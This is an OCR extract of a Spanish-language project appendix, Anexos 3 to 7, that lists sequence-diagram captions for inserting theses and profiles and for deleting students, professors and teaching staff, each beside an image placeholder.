
Anexo 3. Diagrama de Secuencia: Insertar Tesis.




Anexo 4. Diagrama de Secuencia: Insertar Perfil




Anexo 5. Diagrama de Secuencia: Eliminar Estudiante.




Anexo 6. Diagrama de Secuencia: Eliminar Profesor.




Anexo 7. Diagrama de Secuencia: Eliminar Para Docente.



